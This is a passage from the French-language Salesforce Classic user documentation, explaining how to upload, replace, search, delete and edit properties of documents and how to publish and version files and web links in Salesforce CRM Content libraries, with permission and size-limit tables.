   - Pour stocker un lien vers le document, indiquez l'emplacement du document. Entrez un chemin et un nom de fichier ou une URL, par exemple : `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` ou `http://www.salesforce.com`.
9. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour télécharger de nouveaux documents :
- Autorisation de création sur les documents

Pour remplacer des documents :
- Autorisation de modification sur les documents

## Remplacement d'un document

Pour remplacer un document par une version mise à jour :

1. Affichez le document que vous voulez remplacer. Pour obtenir des instructions relatives à la localisation d'un document dans la bibliothèque, reportez-vous à Recherche de documents.

2. Cliquez sur **Remplacer le document**.
3. Sélectionnez une option de document ou de chemin.
   - Pour télécharger un remplacement, cliquez sur **Parcourir**, sélectionnez le fichier, puis cliquez sur **Ouvrir**.
   - Pour stocker un lien vers le remplacement, indiquez son emplacement. Entrez un chemin et un nom de fichier ou une URL, par exemple : `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` ou `http://www.salesforce.com`.
4. Cliquez sur **Remplacer le document**.

### Conseils de téléchargement ou de remplacement de documents

- Les documents stockés en tant que liens ne peuvent pas être joints aux messages. Ils permettent néanmoins d'économiser l'espace de votre bibliothèque de documents.
- Si votre administrateur active la recherche de contenu de document, Salesforce effectue également une recherche de texte complet dans le document. Lorsqu'un nouveau document est téléchargé ou un ancien document est remplacé, son contenu est disponible pour la recherche.
- Salesforce stocke la date de téléchargement amont la plus récente comme date de modification.
- Vous pouvez télécharger en amont des documents ayant des noms de fichier jusqu'à 255 caractères, extension comprise.
- La taille maximale d'un document téléchargé est de 5 Mo. La taille maximale d'un logo d'application personnalisée est de 20 Ko.
- L'espace de stockage de fichiers utilisé par votre organisation inclut tous les fichiers stockés dans la bibliothèque de documents.
- Si le paramètre de sécurité `Ne pas autoriser les chargements HTML en tant que pièces jointes ou enregistrements de document` est activé pour votre organisation, vous ne pouvez pas charger les fichiers qui ont les extensions suivantes : `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

CONSULTER ÉGALEMENT :

Affichage et modification des propriétés du document

## Recherche de documents

Pour rechercher des documents spécifiques, utilisez le bouton **Rechercher le document** sur la page d'accueil des documents.

1. Cliquez sur l'onglet Documents.
2. Saisissez les termes à rechercher. Salesforce recherche les champs suivants :
   - `Nom du document`
   - `Mots-clés`
   - `Description`
3. Cliquez sur **Rechercher le document**.

   La recherche renvoie une liste des documents qui correspondent à tous les termes de votre recherche. Les résultats de la recherche sont classés selon leur degré de correspondance. Les champs `Mots clés` et `Nom du document` sont utilisés pour déterminer les correspondances les plus proches. Les champs que vous voyez sont prédéfinis et ne peuvent être modifiés.

   Conseil: Pour rechercher des séquences de termes exactes, placez les expressions entre guillemets. Par exemple, la recherche des termes *"mes logos"* renvoie les documents dont

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour afficher des documents :
- Lire sur les documents

les champs ou le contenu incluent cette expression exacte, ainsi que *mes* et *logos*. Sans guillemets, la recherche renvoie tout document dont les champs ou le contenu incluent au moins l'un des termes de l'expression. Par exemple, *mes logos* renvoie les documents dont les champs ou le contenu incluent *mes* et/ou *logos*.

4. Sélectionnez un document pour accéder directement à sa page de détail ou cliquez sur **Afficher** pour ouvrir le document dans une nouvelle fenêtre.

Si votre administrateur active la recherche de contenu de document, Salesforce effectue également une recherche de texte complet dans le document. Lorsqu'un nouveau document est téléchargé ou un ancien document est remplacé, son contenu est disponible pour la recherche.

Remarque: Salesforce détermine automatiquement si le contenu d'un document peut être recherché. Une propriété `Contenu du document pouvant être recherché` cochée dans un document indique que son contenu a été traité avec succès et peut faire l'objet d'une recherche. Si votre document est volumineux, plusieurs minutes peuvent s'écouler avant que Salesforce recherche son contenu et active la propriété `Contenu du document pouvant être recherché`.

Vous pouvez également trouver des documents en utilisant la recherche globale.

1. Saisissez les termes à rechercher dans la zone de recherche de l'en-tête.
2. Sélectionnez **Options de recherche** dans la liste déroulante, puis `Documents` pour affiner vos résultats de recherche.
3. Cliquez sur **Rechercher**.

Les types de fichier suivants sont pris en charge pour une recherche dans le contenu de document.

Remarque: Le contenu des documents qui dépassent les tailles maximales n'est pas recherché. Néanmoins, les champs des documents sont recherchés. Seul le premier million de caractères de texte est recherché. Au-delà de cette limite, le texte est exclus de la recherche.

| Type de fichier | Extensions de fichier | Taille maximale |
|---|---|---|
| HTML (uniquement le texte d'une balise `<body>`) | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.pot`, `.pps`, `.ppt` | 25 Mo |
| RTF | `.rtf` | 5 Mo |
| Texte | `.c`, `.cpp`, `.css.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.dot` | 25 Mo |
| XLS | `.xls`, `.xlt` | 5 Mo ou une limite maximale de 100 000 cellules |
| XML | `.xml` | 5 Mo |

Le texte n'est pas recherché dans les cas suivants :

- Si une extension de fichier est modifiée vers un format différent, même si les deux extensions sont valides. Par exemple, un fichier `.txt` renommé en `.rtf` n'est pas recherché.

- Les documents PDF et Word peuvent inclure des restrictions de sécurité qui interdisent toute recherche. Pour s'assurer qu'un document peut être recherché, la propriété “extraction de contenu” de votre fichier doit être définie à “Activé” à sa création.

CONSULTER ÉGALEMENT :

Recherche de contenu

Recherche de fichiers

## Suppression de documents

Pour supprimer un document, cliquez sur **Suppr** en regard du document dans la liste des documents. Vous pouvez également cliquer sur **Supprimer** dans la page de détail des documents.

Lorsque vous supprimez un document, Salesforce le place dans la Corbeille. Vous pouvez restaurer le document dans votre bibliothèque de documents en cliquant sur **Restaurer** à partir de la Corbeille.

Remarque:

- Vous pouvez supprimer n'importe quel document de votre dossier personnel, mais vous pouvez supprimer un document d'un dossier public uniquement si vous disposez de l'autorisation « Gérer les documents publics ».
- Si vous supprimez un document inclut dans une lettre à en-tête ou dans un modèle d'e-mail HTML, les e-mails qui utilisent la lettre à en-tête ou le modèle affichent un lien rompu. Vous pouvez corriger le lien rompu en retirant le document de la Corbeille.
- Vous ne pouvez pas supprimer un document qui est utilisé en tant que logo personnalisé dans les demandes de réunion. Pour le supprimer, vous devez au préalable sélectionner un autre document pour le logo ou désactiver l'option d'affichage d'un logo personnalisé dans les demandes de réunion.

CONSULTER ÉGALEMENT :

Propriétés du document

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour supprimer des documents :

- Supprimer sur les documents

Pour afficher des documents :

- Supprimer sur les documents

## Propriétés

### Affichage et modification des propriétés du document

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour afficher des documents : | Lire sur les documents |
| Pour mettre à jour des propriétés : | Autorisation de modification sur les documents |
| Pour remplacer des documents : | Autorisation de modification sur les documents |
| Pour déplacer des documents : | Autorisation de modification sur les documents |
| Pour supprimer des documents : | Autorisation de suppression sur les documents |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**Affichage des documents** - Après avoir repéré un document sur la page d'accueil ou dans les pages de liste des documents, cliquez sur le nom du document pour afficher des informations détaillées.

**Modification des propriétés du document** : pour mettre à jour les propriétés du document, cliquez sur **Modifier**.

**Mise à jour des documents** : pour remplacer un document par une version à jour, cliquez sur **Remplacer le document**.

**Envoi de document par e-mail** - Pour expédier un document à un contact par e-mail, cliquez sur **Envoyer le document par e-mail**, spécifiez les informations relatives à l'e-mail et cliquez sur **Envoyer**. Le document est envoyé sous forme de pièce jointe à l'e-mail et consigné dans l'historique des activités pour ce contact. Les documents se référant à des URL et non à des fichiers physiques ne peuvent pas être transmis par e-mail. Si le document est une image intégrée dans un modèle d'e-mail HTML, comme un logo d'en-tête, assurez-vous que le document est marqué comme `Accessible en externe` dans l'onglet Documents, afin qu'un utilisateur sans nom d'utilisateur ni mot de passe Salesforce puisse voir apparaître l'image lorsqu'il la reçoit dans un e-mail.

**Recherche d'un document** - pour rechercher un document, saisissez les termes de la recherche, puis cliquez sur **Rechercher le document**. Une liste de documents correspondants à vos critères s'affiche. Vous pouvez rechercher des termes dans les champs suivants :

- `Nom du document`
- `Mots-clés`
- `Description`

Si `Contenu du document pouvant être recherché` est activé, le contenu d'un document peut également être recherché.

**Affichage du contenu du dossier** - Pour afficher tous les documents d'un dossier, cliquez sur son nom.

**Déplacement des documents** - Pour stocker un document dans un autre dossier, cliquez sur **Modifier**, choisissez un nouveau dossier et cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Modification des auteurs de documents

## Propriétés du document

Vous trouverez ci-dessous la description, par ordre alphabétique, des propriétés conservées pour chaque document de la bibliothèque.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| Champ | Description |
|---|---|
| `Auteur` | Principal point de contact d'un document. Au départ, la personne qui télécharge le document est son auteur. Par la suite, l'auteur peut être n'importe quel utilisateur sélectionné. |
| `Créé par` | Nom de la première personne à avoir téléchargé le fichier. |
| `Modifié par` | Nom de la dernière personne à avoir téléchargé le fichier. |
| `Dossier` | Nom du dossier contenant le document. |
| `Contenu du document pouvant être recherché` | Une case à cocher indique si le contenu d'un document peut être recherché via le bouton **Rechercher le document** de l'onglet Documents. Cette case est automatiquement définie par Salesforce. |

| Champ | Description |
| --- | --- |
| `Nom du document` | Nom du document, y compris son extension. |
| `Nom unique du document` | Nom unique utilisé pour faire référence au document lors de l'utilisation de l'API Force.com. Dans des packages gérés, ce nom évite les conflits de nom dans les installations de package. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Grâce à ce champ, un développeur peut modifier les noms ou les titres de certains composants dans un package géré et les modifications sont appliquées dans l'entreprise d'un abonné. |
| `Description` | Instruction qui distingue ce document des autres. |
| `Indiquer que le document est interne` | Case à cocher qui marque le document pour indiquer que les visualiseurs ne peuvent pas séparer le fichier hors de l'organisation. La sélection de cette case ne force aucune règle de sécurité.<br>Les cases à cocher `Indiquer que le document est interne` et `Image accessible en externe` ne sont pas compatibles. Vous ne pouvez pas les sélectionner en même temps. |
| `Image accessible en externe` | Case à cocher indiquant si le document est une image disponible pour les modèles d'e-mails HTML, telle qu'un logo dans un en-tête, et ne nécessite pas de nom d'utilisateur ni de mot de passe Salesforce pour apparaître dans un e-mail.<br>Cette case indique si le document est une image utilisée comme icône d'onglet personnalisé ou comme logo de l'application personnalisée, dont la consultation exige un nom d'utilisateur et un mot de passe Salesforce.<br>Les cases à cocher `Indiquer que le document est interne` et `Image accessible en externe` ne sont pas compatibles. Vous ne pouvez pas les sélectionner en même temps. |
| `Mots-clés` | Champ de texte ouvert contenant un ou plusieurs mots décrivant le document. Lorsqu'il effectue une recherche, le programme recherche les correspondances avec les entrées de ce champ. |
| `Chemin` | Stocké à la place du `nom du document` si vous préférez créer un lien vers le document plutôt que de le télécharger. |
| `Taille` | Taille du document en octets. |
| `Type` | Le type de fichier est déterminé par l'extension. Par exemple, nomdefichier.ppt est reconnu comme un fichier PowerPoint. Si le paramètre de sécurité `Ne pas autoriser les` |

| Champ | Description |
| --- | --- |
| | `chargements HTML en tant que pièces jointes ou enregistrements de document` est activé pour votre organisation, vous ne pouvez pas charger les fichiers qui ont les extensions suivantes : `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`. |

CONSULTER ÉGALEMENT :

Modification des auteurs de documents

## Modification des auteurs de documents

Les documents étant stockés dans des dossiers contrôlant l'accès des utilisateurs, ils ne possèdent pas de responsables comme les autres types d'enregistrement. Toutefois, ils possèdent des auteurs. L'auteur est le premier utilisateur à avoir téléchargé le fichier du document.

Pour changer l'auteur d'un document :

1. Affichez le document que vous voulez modifier.
2. Cliquez sur **Modifier** en regard du champ `Auteur`.

   Le lien **Modifier** affiche uniquement la page de détail et non la page de modification. Si le lien **Modifier** n'est pas affiché, il se peut que vous ne possédiez pas les autorisations pour modifier l'auteur d'un document.
3. Saisissez un nouveau nom d'auteur. Vous pouvez également cliquer sur l'icône de recherche pour faire votre choix dans la liste d'utilisateurs.
4. Cochez la case `Envoyer une notification par e-mail` si vous souhaitez alerter le nouvel auteur de cette modification.

Remarque: Lorsque vous modifiez l'auteur d'un document, Salesforce ne modifie pas sa visibilité.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier des documents :

- Autorisation de modification sur les documents

CONSULTER ÉGALEMENT :

Affichage et modification des propriétés du document

# Salesforce CRM Content

Organisez, partagez, recherchez et gérez tous les types de fichier au sein de votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Présentation de Salesforce CRM Content

Organisez, partagez, recherchez et gérez des contenus au sein de votre organisation et dans des zones clés de Salesforce avec Salesforce CRM Content. Les contenus comprennent tous les types de fichiers, depuis les documents commerciaux traditionnels tels que les présentations Microsoft® PowerPoint, aux fichiers audio, vidéo, aux pages Web et aux documents Google®.

Affichage et modification de bibliothèques

Gestion des bibliothèques

## Présentation de Salesforce CRM Content

Organisez, partagez, recherchez et gérez des contenus au sein de votre organisation et dans des zones clés de Salesforce avec Salesforce CRM Content. Les contenus comprennent tous les types de fichiers, depuis les documents commerciaux traditionnels tels que les présentations Microsoft® PowerPoint, aux fichiers audio, vidéo, aux pages Web et aux documents Google®.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour connaître les différentes façons d'utiliser les fichiers dans Salesforce, reportez-vous à Différences entre les fichiers, Salesforce CRM Content, Salesforce Knowledge, les documents et les pièces jointes.

Salesforce CRM Content simplifie la gestion du contenu grâce à l'introduction de fonctions conviviales dans les tâches suivantes :

**Organisation**

Au lieu de conserver des fichiers dans des dossiers, ce qui complique la recherche de contenus, Salesforce CRM Content stocke les fichiers dans des référentiels, appelés bibliothèques, dans lesquels il est possible d'effectuer une recherche. Les administrateurs peuvent créer plusieurs bibliothèques basées sur les différents types de classification, tels que le nom du service, le titre du poste ou encore l'équipe, puis configurer les autorisations utilisateurs au sein de la bibliothèque pour un accès au contenu en toute sécurité. Les auteurs attribuent des étiquettes descriptives appelées balises qui aident à classer et à organiser le contenu dans les diverses bibliothèques. Vous pouvez afficher la liste de tout le contenu qui appartient à une balise spécifique ou filtrer les résultats de la recherche en fonction d'une ou de plusieurs balises. Salesforce CRM Content fournit également des bibliothèques privées qui permettent aux utilisateurs de réduire l'encombrement de leur bureau tout en bénéficiant les avantages de la gestion de contenu, tels que la recherche de documents et le contrôle des versions.

**Recherche**

Le puissant moteur de recherche Salesforce CRM Content analyse l'ensemble du contenu du document ainsi que ses propriétés telles que le titre, la description, les balises, les données de classification et le nom de l'auteur. Il est possible de filtrer les recherches par contenu présenté, format de fichier, auteur, balises, bibliothèques ou champs personnalisés, puis d'afficher les résultats avec divers niveaux de détail. Il s'agit d'un moyen simple et rapide de trouver le contenu recherché. Si Chatter est activé pour votre organisation, vous pouvez également filtrer les résultats par fichiers Chatter. Le graphique “barre intelligente” des téléchargements, remarques, évaluations et abonnés permet de comparer plusieurs documents dans un ensemble de résultats de recherche.

**Inscription**

Une fois qu'un fichier est localisé, inscrivez-vous à ce dernier pour vous assurer de recevoir un e-mail de notification à chaque fois qu'une nouvelle version est publiée ou encore lorsque des modifications sont apportées aux propriétés du fichier. Il est également possible de s'inscrire aux auteurs, balises et bibliothèques, ce qui réduit le temps passé à rechercher un nouveau contenu ou un contenu mis à jour. Selon vos préférences, les e-mails de notification vous parviendront en temps réel ou bien une fois par jour.

**Prévisualisation**

Dans Salesforce CRM Content, il n'est pas nécessaire de télécharger un document volumineux pour déterminer si son contenu répond à vos besoins. La page de détail du contenu offre un aperçu des informations sur le document, notamment son titre, son auteur, la description, les balises, les bibliothèques, les commentaires, les votes, les versions, les abonnés et les téléchargements. Si le document est un fichier Microsoft PowerPoint, Word, Excel ou Adobe® PDF, vous pouvez le prévisualiser dans votre navigateur sans le télécharger. Certains aspects des fichiers peuvent ne pas être affichés dans les aperçus. Les fichiers PDF protégés contre la copie ne peuvent pas être ouverts dans un aperçu.

**Contribution**

Le téléchargement de fichiers nouveaux et mis à jour dans Salesforce CRM Content est simple et rapide. Au cours du processus de téléchargement, vous pouvez choisir une bibliothèque et un type d'enregistrement pour votre fichier ou votre lien Web, saisir une description, attribuer une ou plusieurs balises et renseigner tous les champs personnalisés qui facilitent la classification et la définition de votre contenu. La gestion des versions ne nécessite aucun contrôle des fichiers entrants et sortants. Il suffit de télécharger une nouvelle version du fichier et Salesforce CRM Content gère une liste des versions, accessible depuis la page de détail du contenu. Vous pouvez télécharger les versions précédentes d'un fichier et lire les motifs de chaque modification que l'auteur aurait apporté à la nouvelle version.

**Contrôle de l'utilisation et préparation d'un commentaire**

Salesforce CRM Content offre plusieurs méthodes permettant de déterminer si le contenu présente un intérêt pour les lecteurs. La présentation d'un extrait du contenu permet d'accroître sa visibilité dans les résultats de recherche. Le vote positif ou négatif sur un fichier, un lien Web ou un document Google et l'ajout de commentaires permettent de participer à l'amélioration du contenu. Vous pouvez également identifier qui s'est abonné à un fichier, un lien ou un document et le nombre de téléchargements des fichiers. L'onglet Rapports permet de créer des rapports standard ou personnalisés dans les données Salesforce CRM Content. Si la fonctionnalité de livraison de contenu est activée, vous pouvez envoyer des contenus à des collègues, des pistes et des contacts, puis suivre la fréquence à laquelle ils sont visualisés ou téléchargés.

**Partage de contenu dans Salesforce**

Des pistes, des comptes, des contacts, des opportunités, des requêtes, des produits et des objets personnalisés sont également intégrés à Salesforce CRM Content. Si la fonctionnalité Salesforce CRM Content est activée dans l'onglet Opportunité par exemple, Salesforce CRM Content utilise les champs de la page de détail de l'opportunité pour rechercher les fichiers pouvant correspondre à cette opportunité. Vous pouvez détailler les résultats de la recherche selon vos besoins, ou encore lancer votre propre recherche puis joindre un ou plusieurs fichiers à l'opportunité. La version la plus récente du fichier sera mise à disposition sur la page de détail de l'opportunité.

**Partage de contenu dans Salesforce Classic**

Salesforce CRM Content est disponible dans Salesforce Classic Mobile. Les utilisateurs peuvent partager des contenus pour l'application mobile avec des clients et des collègues lorsqu'ils s'éloignent de leur bureau. Demandez à votre administrateur de configurer le contenu mobile.

CONSULTER ÉGALEMENT :

Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes

# Contribution au contenu

## Publication de fichiers dans des bibliothèques

Publiez des fichiers dans des bibliothèques en les chargeant depuis un ordinateur, pour contribuer à une bibliothèque partagée avec votre bibliothèque privée, ou en les partageant depuis Chatter.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour télécharger et publier des fichiers dans une bibliothèque publique :

- `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

  OU

  `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour télécharger et enregistrer des fichiers dans une bibliothèque privée :

- Aucune

1. Sous l'onglet **Bibliothèques**, exécutez l'une des actions suivantes :
   - Pour charger un fichier, cliquez sur **Contribuer**, puis sélectionnez un fichier sur votre lecteur local.
   - Pour publier des fichiers de votre bibliothèque privée, cliquez sur l'onglet **Mes fichiers privés**, sélectionnez un ou plusieurs fichiers, puis cliquez sur **Publier la sélection**.

   Vous pouvez également partager des fichiers depuis Chatter vers une bibliothèque. Reportez-vous à Partage de fichiers avec des bibliothèques à la page 3418 (et passez les étapes ci-dessous).
2. Saisissez un titre pour chaque fichier. Vous pouvez également saisir une description.
3. Si vous ajoutez un nouveau fichier que vous venez de charger, sélectionnez **Enregistrer dans ma bibliothèque privée** ou **Publier dans une bibliothèque partagée**. Si vous choisissez la deuxième option, sélectionnez une bibliothèque. Il devient la bibliothèque de gestion (d'accueil), ce qui signifie que le contenu peut être partagé avec une autre bibliothèque mais seulement révisé par un utilisateur avec des autorisation d'auteur dans la bibliothèque de gestion.
4. Vous pouvez aussi choisir une langue. La liste déroulante `Langue` s'affiche si le support multilingue est activé. Si vous ne sélectionnez pas de langue, Salesforce associe votre contenu à votre paramètre de langue personnel. Si des utilisateurs restreignent leurs recherches de contenu à une langue particulière, seul le contenu associé à cette langue est affiché dans l'ensemble des résultats de recherche.
5. Pour publier le contenu pour le compte d'un autre auteur, choisissez l'auteur dans la liste déroulante.
6. Baliser votre contenu. Vos autorisations de balisage dépendent de la règle de balisage attribuée à la bibliothèque :
   - Si la bibliothèque ne possède pas de règle de balisage ou si votre administrateur a attribué la règle de balisage ouverte, vous pouvez saisir des balises dans le champ `Balises`. Lorsque vous saisissez une balise, Salesforce CRM Content suggère automatiquement des balises en fonction de votre liste Mes balises récentes et de la section Balises courantes dans l'onglet Bibliothèques. La liste Mes balises récentes de la fenêtre Contribuer affiche les 20 balises que vous avez utilisées le plus récemment. Cliquez sur une balise pour l'ajouter automatiquement dans le champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage assisté, vous pouvez choisir dans la liste des balises proposées ou saisir une nouvelle balise. Cliquez sur une balise suggérée pour l'ajouter automatiquement dans le champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage limité, vous devez choisir dans la liste des balises proposées. Lorsque vous sélectionnez une balise, elle prend la couleur verte.
   - Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
   - Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.

7. Si plusieurs types d'enregistrement sont disponibles, choisissez-en un dans la liste déroulante. Le type d'enregistrement détermine les champs personnalisés qui s'affichent pour que vous puissiez classer et définir votre contenu.
8. Une fois les champs personnalisés renseignés, cliquez sur **Publier** ou sur **Enregistrer**.

Remarque:

- Les valeurs uniques de champs personnalisés définies pour la première version du fichier ne sont pas incluses si vous chargez une nouvelle version. Vous pouvez définir les valeurs uniques dans la nouvelle version, à condition qu'elles soient différentes de celles de la version précédente.
- Les fichiers publiés sur une bibliothèque partagée sont ajoutés à votre onglet Fichiers et sont accessibles pour les utilisateurs de Chatter dans votre organisation. Les fichiers publiés dans votre bibliothèque privée sont ajoutés à votre onglet Fichiers, mais sont privés et partagés avec personne. Pour plus d'informations sur les divers outils et solutions disponibles pour les fichiers dans Salesforce, reportez-vous à Différences entre des fichiers, Salesforce CRM Content, Salesforce Knowledge, des documents et des pièces jointes.
- Les clients de Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition peuvent publier jusqu'à 36,000 nouvelles versions par période de 24 heures. Les utilisateurs de Developer Edition et Trial peuvent publier jusqu'à 2 500 versions nouvelles par période de 24 heures.

CONSULTER ÉGALEMENT :

Mise à jour des versions de contenu

Création et modification de packs de contenu dans Salesforce CRM Content

## Chargement et publication de contenus

Ajoutez des fichiers à des bibliothèques pour tirer parti du paramètre d'autorisation et des capacités de livraison de contenu de Salesforce CRM Content.

L'onglet Bibliothèques comporte en haut de la page plusieurs options de publication qui permettent de télécharger, classer et publier des fichiers, des packs de contenu, des liens Web et des documents Google dans Salesforce CRM Content.

Remarque: Le bouton **Ajouter un document Google** de l'onglet **Bibliothèques** est disponible uniquement si votre administrateur Salesforce a activé le service Ajouter un document Google dans Salesforce.

Pour publier des fichiers, des liens Web et des documents Google dans Salesforce CRM Content ou pour créer des packs de contenu, reportez-vous aux rubriques suivantes :

- Publication de fichiers dans des bibliothèques
- Contribution avec des liens Web dans Salesforce CRM Content
- Création et modification de packs de contenu dans Salesforce CRM Content

CONSULTER ÉGALEMENT :

Mise à jour des versions de contenu

Création de livraisons de contenu

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour télécharger et publier des fichiers et des liens Web :

- `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

  OU

  `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour publier des documents Google :

- Compte Google Apps

## Limites de la taille du fichier Salesforce CRM Content

Les valeurs suivantes correspondent aux limites en taille de fichier dans Salesforce CRM Content :

- 2 Go
- 2 Go (en-têtes inclus) lors d'un chargement via l'API REST Chatter
- 2 Go (en-têtes inclus) lors d'un chargement via l'API REST
- 38 Mo lors d'un chargement via l'API SOAP
- 10 Mo lors d'un chargement via l'API de transfert en masse
- 10 Mo pour Google Documents

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- 10 Mo lors d'un chargement via Visualforce

CONSULTER ÉGALEMENT :

Limitations en taille de fichier dans Salesforce

## Contribution avec des liens Web dans Salesforce CRM Content

Pour classer et publier un lien Web dans Salesforce CRM Content :

1. Cliquez sur l'onglet **Bibliothèques**.
2. Pour ajouter un nouveau lien, cliquez sur **Contribuer** > **Voulez-vous vous lier à un site Web à la place ?**, puis entrez l'URL et cliquez sur **Contribuer**. Pour publier un lien qui figure déjà dans votre bibliothèque privée, cliquez sur l'onglet **Mes fichiers privés**, localisez le lien, puis cliquez sur **Publier**.
3. Attribuez un titre et une description au lien Web.
4. Sélectionnez une bibliothèque. Elle devient la bibliothèque de gestion (d'accueil), ce qui signifie que le lien Web peut être partagé avec une autre bibliothèque, mais sa page de détail du contenu ne peut être modifiée que par un utilisateur disposant des autorisations appropriées dans la bibliothèque de gestion. Si vous ne souhaitez que le lien soit visible par les autres utilisateurs de votre organisation, sélectionnez **Enregistrer dans ma bibliothèque privée**.
5. Vous pouvez aussi choisir une langue. La liste déroulante `Langue` s'affiche si le support multilingue est activé. Si vous ne sélectionnez pas de langue, Salesforce associe votre contenu à votre paramètre de langue personnel. Si des utilisateurs restreignent leurs recherches de contenu à une langue particulière, seul le contenu associé à cette langue est affiché dans l'ensemble des résultats de recherche.
6. Pour publier le contenu pour le compte d'un autre auteur, choisissez l'auteur dans la liste déroulante.
7. Baliser votre contenu. Vos autorisations de balisage dépendent de la règle de balisage attribuée à la bibliothèque :
   - Si la bibliothèque ne possède pas de règle de balisage ou si votre administrateur a attribué la règle de balisage ouverte, vous pouvez saisir des balises dans le champ `Balises`. Lorsque vous saisissez une balise, Salesforce CRM Content suggère automatiquement des balises en fonction de votre liste Mes balises récentes et de la section Balises courantes dans l'onglet Bibliothèques. La liste Mes balises récentes de la fenêtre Contribuer affiche les 20 balises que vous avez utilisées le plus récemment. Cliquez sur une balise pour l'ajouter automatiquement dans le champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage assisté, vous pouvez choisir dans la liste des balises proposées ou saisir une nouvelle balise. Cliquez sur une balise suggérée pour l'ajouter automatiquement dans le champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage limité, vous devez choisir dans la liste des balises proposées. Lorsque vous sélectionnez une balise, elle prend la couleur verte.
   - Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
   - Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour publier des liens Web dans Salesforce CRM Content :

- `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

  OU

  `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

8. Si plusieurs types d'enregistrement sont disponibles, choisissez-en un dans la liste déroulante. Le type d'enregistrement détermine les champs personnalisés qui s'affichent pour que vous puissiez classer et définir votre contenu.
9. Une fois les champs personnalisés renseignés, cliquez sur **Publier** ou sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion des bibliothèques

## Mise à jour des versions de contenu

En cliquant sur un nom de fichier dans n'importe quel onglet de Salesforce CRM Content, vous affichez la page de détail du contenu.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter une nouvelle version :

- `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

### Publication d'une nouvelle version

Pour publier une nouvelle version du fichier et mettre à jour ses propriétés :

1. Cliquez sur **Modifier** > **Télécharger une nouvelle version**. L'option n'est pas disponible pour les liens Web, les packs de contenu ou les documents Google.

   Pour ajouter ou supprimer des fichiers dans un pack de contenu, reportez-vous à Création et modification de packs de contenu dans Salesforce CRM Content.
2. Cliquez sur **Parcourir** pour localiser, puis sélectionner le fichier mis à jour.
